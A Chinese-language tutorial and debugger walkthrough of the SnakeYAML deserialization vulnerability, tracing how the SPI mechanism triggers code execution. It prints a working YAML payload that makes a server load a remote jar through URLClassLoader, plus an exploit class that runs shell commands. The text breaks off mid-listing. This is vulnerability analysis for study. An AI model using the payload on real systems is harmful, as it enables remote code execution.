S-SnakeYaml反序列化

SnakeYaml基本使用

导包

```
<dependency>
    <groupId>org.yaml</groupId>
    <artifactId>snakeyaml</artifactId>
    <version>1.27</version>
</dependency>
```

序列化

`MyClass`类

```
package test;

public class Myclass {
    String value;
    public Myclass(String args){
        value=args;
    }

    public String getValue(){
        return value;
    }

}
```

序列化测试

```
package test;

import org.junit.Test;
import org.yaml.snakeyaml.Yaml;

import java.util.HashMap;

public class tes {
    @Test
    public void test(){
        Myclass obj = new Myclass("this is my data");
        HashMap<String, Object> data = new HashMap<>();
        data.put("Myclass",obj);
        Yaml yaml = new Yaml();
        String dump = yaml.dump(data);
        System.out.println(dump);
    }
}
```

结果

```
Myclass: !!test.Myclass {}
```

- 前面的`!!`是用于强制类型转化，强制转换为`!!`后指定的类型，其实这个和`Fastjson`的`@type`有着异曲同工之妙。用于指定反序列化的全类名

反序列化

`yaml`文件

```
name:"zhangsan"
sex:man
age:20
id:1000001
```

反序列化测试

```
package test;

import org.junit.Test;
import org.yaml.snakeyaml.Yaml;

import java.io.InputStream;

public class unserial {
    @Test
    public void test(){
        Yaml yaml = new Yaml();
        InputStream resourceAsStream =
this.getClass().getClassLoader().getResourceAsStream("test.yaml");
        Object load = yaml.load(resourceAsStream);
        System.out.println(load);
    }
}
```

结果

```
name:"zhangsan" sex:man age:20 id:1000001
```

反序列化漏洞

漏洞复现

POC

```
import org.yaml.snakeyaml.Yaml;

public class demo {
    public static void main(String[] args) {
        String malicious="!!javax.script.ScriptEngineManager
[!!java.net.URLClassLoader [[!!java.net.URL [\"http://wopjpp.dnslog.cn\"]]]]";
        Yaml yaml = new Yaml();
        yaml.load(malicious);
    }
}
```

结果

Get SubDomain | Refresh Record


wopjpp.dnslog.cn

DNS Query Record	IP Address	Created Time
wopjpp.dnslog.cn	74.125.186.203	2021-09-13 09:46:58

- 上面只是简单的进行`url`访问，要想深入利用，可以参考该项目：[yaml反序列化payload]

SPI机制

> SPI，全称为`Service Provider Interface`，是一种服务发现机制。它通过在`ClassPath`路径下的`META-INF/services`文件夹查找文件，自动加载文件里所定义的类。也就是动态为某个接口寻找服务实现。那么如果需要使用 SPI 机制需要在`Java classpath`下的`META-INF/services/`目录里创建一个以服务接口命名的文件，这个文件里的内容就是这个接口的具体的实现类。



> `SPI`实现原理：程序会`java.util.ServiceLoder`动态装载实现模块，在`META-INF/services`目录下的配置文件寻找实现类的类名，通过`Class.forName`加载进来,`newInstance()`反射创建对象,并存到缓存和列表里面。


漏洞分析

- 前面说到 `SPI` 会通过 `java.util.ServiceLoder` 进行动态加载实现，而在刚刚的 `exp` 的代码里面实现了 `ScriptEngineFactory` 并在 `META-INF/services/` 里面添加了实现类的类名，而该类在静态代码块处是我们的执行命令的代码，而在调用的时候，`SPI` 机制通过 `Class.forName` 反射加载并且 `newInstance()` 反射创建对象的时候，静态代码块进行执行，从而达到命令执行的目的。


javax.script.ScriptEngineFactory | AwesomeScriptEngineFactory.java

```
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("ping  wopjpp.dnslog.cn -n 2");
            Runtime.getRuntime().exec("calc.exe");
        } catch (IOException e) {
            e.printStackTrace();
        }
```


- 首先在代码执行的位置下断点,然后查看程序执行反序列化的调用堆栈.




- 根据上面的堆栈,追踪到 `org.yaml.snakeyaml.constructor.BaseConstructor#constructObjectNoCheck`




- 此处计算`this.constructedObjects.containsKey(node)`为`False`,所以会执行`constructor.construct(node)`,因此需要先查看`Construct constructor = this.getConstructor(node)`




- 这里先查看一个这个`node`参数是什么,是一个多重嵌套的结构,内容就是其中序列化之后yaml字符串的内容.每一个键都是一个node




- 之后通过计算`this.constructedObjects.containsKey(node)`为`False`,进入到`constructor.construct(node)`中.



- 强制进入,跳转到`org.yaml.snakeyaml.constructor.Constructor#getConstructor`方法当中.




- 之后继续进入`getClassForNode`方法.




> 首先通115行,从this.typeTags这个hashMap中取tag值,没有的话就通过node.getTag().getClassName获取类名,为`javax.script.ScriptEngineManager`,这里与我们的传值有关,所以再看一下需要反序列化的payload:`!!javax.script.ScriptEngineManager [!!java.net.URLClassLoader [[!!java.net.URL [\"http://192.168.87.1/yaml-payload/yaml-payload.jar\"]]]]`.

- 获取到类名之后通过`getClassForName`获取到类对象.之后返回的也是获取到的类对象.




- 程序返回,然后再进入construct方法中



```
146  public Object construct(Node node) {   node: SequenceNode@692
147      SequenceNode snode = (SequenceNode)node;   snode: SequenceNode@692
148      if (Set.class.isAssignableFrom(node.getType())) {
149          if (node.isTwoStepsConstruction()) {
150              throw new YAMLException("Set cannot be recursive.");
151          } else {
152              return Constructor.this.constructSet(snode);
153          }
154      } else if (Collection.class.isAssignableFrom(node.getType())) {
155          return node.isTwoStepsConstruction() ? Constructor.this.newList(snode) : Constructor.this.constructSequence(snode);
156      } else if (node.getType().isArray()) {
157          return node.isTwoStepsConstruction() ? Constructor.this.createArray(node.getType(), snode.getValue().size()) : Constructor.this.constructArray(snode);
158      } else {
159          List<java.lang.reflect.Constructor<?>> possibleConstructors = new ArrayList(snode.getValue().size());   snode: SequenceNode@692
160          java.lang.reflect.Constructor[] arr$ = node.getType().getDeclaredConstructors();
161          int len$ = arr$.length;
162
163          int index;
164          for(index = 0; index < len$; ++index) {
165              java.lang.reflect.Constructor<?> constructor = arr$[index];
166              if (snode.getValue().size() == constructor.getParameterTypes().length) {
```

- 此处第160行通过`node.getType().getDeclaredConstructors();`获取到全部的构造方法,而这个`node.getType`是上一步获取的那个类对象,也就是`javax.script.ScriptEngineManager`的类对象.

```
} else {
    List<java.lang.reflect.Constructor<?>> possibleConstructors = new ArrayList(snode.getValue().size());   possibleConstructor
    java.lang.reflect.Constructor[] arr$ = node.getType().getDeclaredConstructors();   node: SequenceNode@692
```




- 之后通过一系列的计算,最后需要通过这个`newInstance`方法去创建对象.

```
161              int len$ = arr$.length;
162
163              int index;   index: 1
164              for(index = 0; index < len$; ++index) {
165                  java.lang.reflect.Constructor<?> constructor = arr$[index];
166                  if (snode.getValue().size() == constructor.getParameterTypes().length) {
167                      possibleConstructors.add(constructor);
168                  }
169              }
170
171              if (!possibleConstructors.isEmpty()) {
172                  Iterator i$;
173                  if (possibleConstructors.size() == 1) {
174                      Object[] argumentListx = new Object[snode.getValue().size()];
175                      java.lang.reflect.Constructor<?> c = (java.lang.reflect.Constructor)possibleConstructors.get(0);   possibleConstructors: ArrayList@718   c: Constructor@720
176                      index = 0;
177
178                      Node argumentNode;
179                      for(i$ = snode.getValue().iterator(); i$.hasNext(); argumentListx[index++] = Constructor.this.constructObject(argumentNode)) {   snode: SequenceNode@714
180                          argumentNode = (Node)i$.next();
181                          Class<?> type = c.getParameterTypes()[index];   index: 1
182                          argumentNode.setType(type);
183                      }
184
185                      try {
186                          c.setAccessible(true);
187                          return c.newInstance(argumentListx);   c: Constructor@720
188                      } catch (Exception var12) {
```


> 在上述的payload里面,每一个键都是一个类,所以创建对象的这一个步骤会多次调用,分别创建不同的对象,在创建`javax.script.ScriptEngineManager`对象时就会触发payload.那么此处到底是如何在创建`javax.script.ScriptEngineManager`时触发代码的,这个需要深入了解`SPI`的实现机制

`SPI`机制

- 将断点停在创建 `javax.script.ScriptEngineManager` 对象的位置.



- 通过一路的反射调用,进入 `javax.script.ScriptEngineManager` 的构造方法中.



- 进入 `init` 方法当中

- 再进入 `initEngines` 方法，在此第123行，进行 `iterator` 取值时会触发payload，此处迭代器取第二个数据时触发。

```
try {
    while (itr.hasNext()) {
        try {
            ScriptEngineFactory fact = itr.next();   itr (slot_2): ServiceLoader$1@749    fact (slot_3): AwesomeScriptEngineFactory@1198
            engineSpis.add(fact);   fact (slot_3): AwesomeScriptEngineFactory@1198    engineSpis: HashSet@738
        } catch (ServiceConfigurationError err) {
            System.err.println("ScriptEngineManager providers.next(): "
                    + err.getMessage());
            if (DEBUG) {
                err.printStackTrace();
            }
```

- 首先还需要使用`hasNext`方法，判断是否存在，在`hasNext`的过程中，会调用一个`hasNextService`方法去寻找`META-INF/services/javax.script.ScriptEngineFactory`中的配置，判断是否存在，如果存在就返回True

```
try {
    while (itr.hasNext()) {
        try {
            ScriptEngineFactory fact = itr.next();
            engineSpis.add(fact);
        } catch (ServiceConfigurationError err) {
            System.err.println("ScriptEngineManager providers.next(): "
                    + err.getMessage());
            if (DEBUG) {
public boolean hasNext() {
    if (knownProviders.hasNext())   knownProviders: LinkedHashMap$LinkedEntryIterator@714
        return true;
    return lookupIterator.hasNext();
}

public boolean hasNext() {
    if (acc == null) {
        return hasNextService();
    } else {
        PrivilegedAction<Boolean> action = new PrivilegedAction<Boolean>() {
            public Boolean run() { return hasNextService(); }
        };
        return AccessController.doPrivileged(action, acc);
    }
}
```

```
private boolean hasNextService() {
    if (nextName != null) {   nextName: null
        return true;
    }
    if (configs == null) {   configs: null
        try {
            String fullName = PREFIX + service.getName();   fullName (slot_1): "META-INF/services/javax.script.ScriptEngineFactory"    service: Class@717
            if (loader == null)   loader: URLClassLoader@706
                configs = ClassLoader.getSystemResources(fullName);
            else
                configs = loader.getResources(fullName);
        } catch (IOException x) {
            fail(service, msg: "Error locating configuration files", x);
        }
    }
```

```
hasNextService:345, ServiceLoader$LazyIterator (java.util)
hasNext:393, ServiceLoader$LazyIterator (java.util)
hasNext:474, ServiceLoader$1 (java.util)
initEngines:120, ScriptEngineManager (javax.script)
init:84, ScriptEngineManager (javax.script)
<init>:75, ScriptEngineManager (javax.script)
```

- 然后通过`next`方法取值。深入跟踪一下这个`next`方法

```
while (itr.hasNext()) {
    try {
        ScriptEngineFactory fact = itr.next();   itr (slot_2): ServiceLoader$1@707
        engineSpis.add(fact);
    } catch (ServiceConfigurationError err) {
public S next() {
    if (knownProviders.hasNext())
        return knownProviders.next().getValue();   knownProviders: LinkedHashMap$LinkedEntryIterator@714
    return lookupIterator.next();
}
```

```
402         public S next() {
403             if (acc == null) {
404                 return nextService();
405             } else {
406                 PrivilegedAction<S> action = new PrivilegedAction<S>() {
407                     public S run() { return nextService(); }
408                 };
409                 return AccessController.doPrivileged(action, acc);
410             }
411         }
412
363     private S nextService() {
364         if (!hasNextService())
365             throw new NoSuchElementException();
366         String cn = nextName;   cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
367         nextName = null;   nextName: "artsploit.AwesomeScriptEngineFactory"
368         Class<?> c = null;
369         try {
370             c = Class.forName(cn, initialize: false, loader);
371         } catch (ClassNotFoundException x) {
372             fail(service,
373                  msg: "Provider " + cn + " not found");
374         }
375         if (!service.isAssignableFrom(c)) {
376             fail(service,
377                  msg: "Provider " + cn  + " not a subtype");
378         }
379         try {
```

- 此处涉及到第370行，通过`URLClassLoader`的方法加载远程的jar包。

```
363     private S nextService() {
364         if (!hasNextService())
365             throw new NoSuchElementException();
